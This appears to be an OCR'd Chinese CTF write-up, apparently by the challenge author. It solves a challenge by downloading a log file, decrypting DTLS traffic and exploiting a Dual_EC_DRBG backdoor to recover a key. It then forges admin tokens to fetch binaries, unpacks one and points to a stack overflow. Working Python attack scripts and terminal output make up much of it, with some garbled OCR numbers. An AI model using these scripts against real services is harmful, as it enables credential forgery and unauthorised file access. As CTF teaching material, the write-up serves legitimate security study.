
鉴权方法会取当前时间戳，然后取出Token字段并反解出原始码，随后将剩余字段按字典序和指定格式拼接之后将username所对应的sk一并拼接，之后将拼接后的串使用SM4加密，并将解密结果与Token原始码比较，一致则通过验证，之后比较timestamp是否过期。
回到download方法，通过验证后，方法会从query输入中取文件名，之后与'/app/download'拼接后获取文件。其中，'editDatabase','app'仅限'admin'下载，'ssl.log'则不限制。

3. 好的，那么下一步就是先尝试获取'ssl.log'文件，首先构造脚本下载目标文件。


```python
url = "http://150.158.22.157:32772/download"

if __name__ == "__main__":
    timeStamp = int(round(time.time()) * 1000)
    # ssl.log
    data = {"username": "backup", "timestamp": timeStamp, "Token": ""}
    params = {"file":"ssl.log"}
    res = requests.get(url,params=params,json=data)
    with open("ssl.log","wb") as f:
        f.write(res.content)
        f.close()
```




打开流量包，会发现其内部存在大量冗余流量，过滤 `HTTP` 流量



利用发现的ip重新过滤



得到核心流量，加载ssl.log即可解密DTLS流量



解密后即可发现返回秘密值d和observed。

4. 查阅资料可知 `NIST P-256` 曲线存在 `Dual_EC_DRBG` 后门，可以通过秘密值d和observed预测 `ApplicationKey` 以下是利用脚本。

```
class keyGenerator(object):
    def __init__(self, seed):
```

```
        self.seed = seed
        self.P = P256.G
        self.d =
11719814915940862664165027722377288066521783304814624837698954187856701194820
        e = mod_inv(self.d, P256.q)
        self.Q = e * self.P

    def gen(self, seed=None):
        if seed == None:
            seed = self.seed
        r = (seed * self.P).x
        x = (r * self.Q).x
        return x & (2**(8 * 30) - 1), r

    def update(self, seed):
        self.seed = seed

def mod_inv(a, m):
    return pow(a, m-2, m)

def p256_mod_sqrt(z):
    return pow(z, (P256.p + 1) // 4, P256.p)

def valid_point(x_coordinate):
    y_2 = ((x_coordinate**3) - (3 * x_coordinate) + P256.b) % P256.p
    y = p256_mod_sqrt(y_2)

    if y_2 == y**2 % P256.p:
        return y
    else:
        return False

def brute(intercepted, d, Q):
    possible_points = []
    check = intercepted & 0xffff
    bits = 2**16
    for lsb in range(bits):
        output = (lsb << (8 * 30)) | (intercepted >> (8 * 2))
        y = valid_point(output)
        if y:
            try:
                point = Point(output, y, curve=P256)
                s = (d * point).x
                val = (s * Q).x & (2**(8 * 30) - 1)
                possible_points.append(point)
                if check == (val >> (8 * 28)):
                    return val & (2**(8 * 28) - 1), s, possible_points
```

```
            except:
                continue
        else:
            continue
    return None, None, None

if __name__ == "__main__":
    seed = ""
    E = keyGenerator(seed)
    _, attacker_state, points =
brute(106660164750584597884584943223559625875956141342602527536197888828028899150101,
E.d, E.Q)
    ApplicationKey, _ = E.gen(seed=attacker_state)
    print(f"Break Success! ApplicationKey IS {ApplicationKey}")
```

```
error404@ubuntu:~/Desktop/CTF_question/My_Question/PDC2.5/解题$ python3.9 get_ApplicationKey.py
Break Success! ApplicationKey IS 100895623699972982467634114527967262296647592026613227980685359561487731 2
```

那么有了ApplicationKey，就可以构造admin用户的凭据了。


5. 使用admin用户的凭据进一步下载 `app` 和 `editDatabase` 。

```
 None
url = "http://150.158.22.157:32772/download"
rootKey = "68acba52-7f6f-4274-ab1c-219607dd864e"
PKSK = {"backup":"","admin":""}

def BuildPKSK():
    global PKSK
    kdf =
PBKDF2HMAC(algorithm=hashes.SHA256(),length=32,salt=rootKey.encode(),iterations=480000)
    PKSK["backup"] = kdf.derive(rootKey.encode())
    kdf =
PBKDF2HMAC(algorithm=hashes.SHA256(),length=32,salt=PKSK["backup"],iterations=480000)
    PKSK["admin"] = kdf.derive(PKSK["backup"])

def buildAuth(content):
    content = {
        "username": "admin",
        "timestamp": str(int(round(time.time()) * 1000)),
        "data": json.dumps(content)
    }
    keys = sorted(content.keys())
    signString = ""
    for key in keys:
        signString += f"{key}={content[key]}&"
    md5Object = hashlib.md5()
```

```python
    print(PKSK)
    md5Object.update(PKSK[content["username"]])
    signValue = md5Object.hexdigest().upper()
    signString += signValue
    a = 10089562369997298246763411452796726229664759202661322798068535956148773 12
    a = a.to_bytes(32, 'big')
    signStringEnc = encrypt_cbc(signString, a[:16], a[16:32])
    content["Token"] = base64.b64encode(signStringEnc.encode()).decode()
    # print(json.dumps(content))
    return content


if __name__ == "__main__":
    BuildPKSK()
    timeStamp = int(round(time.time()) * 1000)
    # app
    data = buildAuth({})
    params = {"file":"app"}
    res = requests.post(url,params=params,json=data)
    with open("app","wb") as f:
        f.write(res.content)
        f.close()

    # editDatabase
    data = buildAuth({})
    params = {"file":"editDatabase"}
    res = requests.post(url,params=params,json=data)
    with open("editDatabase","wb") as f:
        f.write(res.content)
        f.close()
```

```
error404@ubuntu:~/Desktop/CTF_question/My_Question/PDC2.5/解题$ python3.9 getFile.py
{'backup': b'\x03\xd6\xea\x07\xcf\x16\x8axv\xe9B\xbf\xeb\xff\x81\x05=\xa5\x9a\xd0\xd3\x96g\xfa\x17\xb4\xd8\xd7\x8b\t\xb7
ec', 'admin': b'A\xfaL>\xe8\x0ea\xe8*2\x03d\xc6\xa7Q\\\x15\xc9\x8f\x86\xba0\x9b(\x9c\xf0;\xfd\xc0_\xa2\x9c'}
{'backup': b'\x03\xd6\xea\x07\xcf\x16\x8axv\xe9B\xbf\xeb\xff\x81\x05=\xa5\x9a\xd0\xd3\x96g\xfa\x17\xb4\xd8\xd7\x8b\t\xb7
ec', 'admin': b'A\xfaL>\xe8\x0ea\xe8*2\x03d\xc6\xa7Q\\\x15\xc9\x8f\x86\xba0\x9b(\x9c\xf0;\xfd\xc0_\xa2\x9c'}
error404@ubuntu:~/Desktop/CTF_question/My_Question/PDC2.5/解题$ file editDatabase
editDatabase: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, corrupted section header size
error404@ubuntu:~/Desktop/CTF_question/My_Question/PDC2.5/解题$ file app
app: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2
for GNU/Linux 3.2.0, BuildID[sha1]=f7723624769431b212f286ad9fce5c2f336d466e, stripped
```


6. 我们先从app入手，使用IDA分析



你可能会在这里发现大量的py标识符，然后就想使用python逆向工具进行逆向，很遗憾，这个elf并非使用pyinstaller打包，这意味着你只能使用IDA进行逆向分析，不过，app这边我们只需要得知deepConnect的大致逻辑即可，因此事实上我们**并不需要**对app进行逆向。

我们可以直接从流量中发现事实上Client与Server交互使用的是标准WebRTC信道，那么实施上我们只要构建一个标准WebRTC信道用于交互就够了。


7. 接下来是editDatabase，使用IDA分析



发现UPX壳以及版本号，于是使用UPX脱壳


```
error404@ubuntu:~/Desktop/CTF_question/My_Question/PDC2.5/解题/upx-4.0.2-amd64_linux$ ./upx -d ../editDatabase
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2023
UPX 4.0.2       Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 30th 2023

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     82368 <-      7500    9.11%   linux/amd64   editDatabase

Unpacked 1 file.
```

发现反编译结果正常，并发现反调试



此反调试容易绕过，过反调试的方法此处不再赘述


漏洞点位于



存在栈溢出，程序保护亦未开启canary

```
error404@ubuntu:~/Desktop/CTF_question/My_Question/PDC2.5/解题$ checksec editDatabase
[*] '/media/psf/CTF_question/My_Question/PDC2.5/解题/editDatabase'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

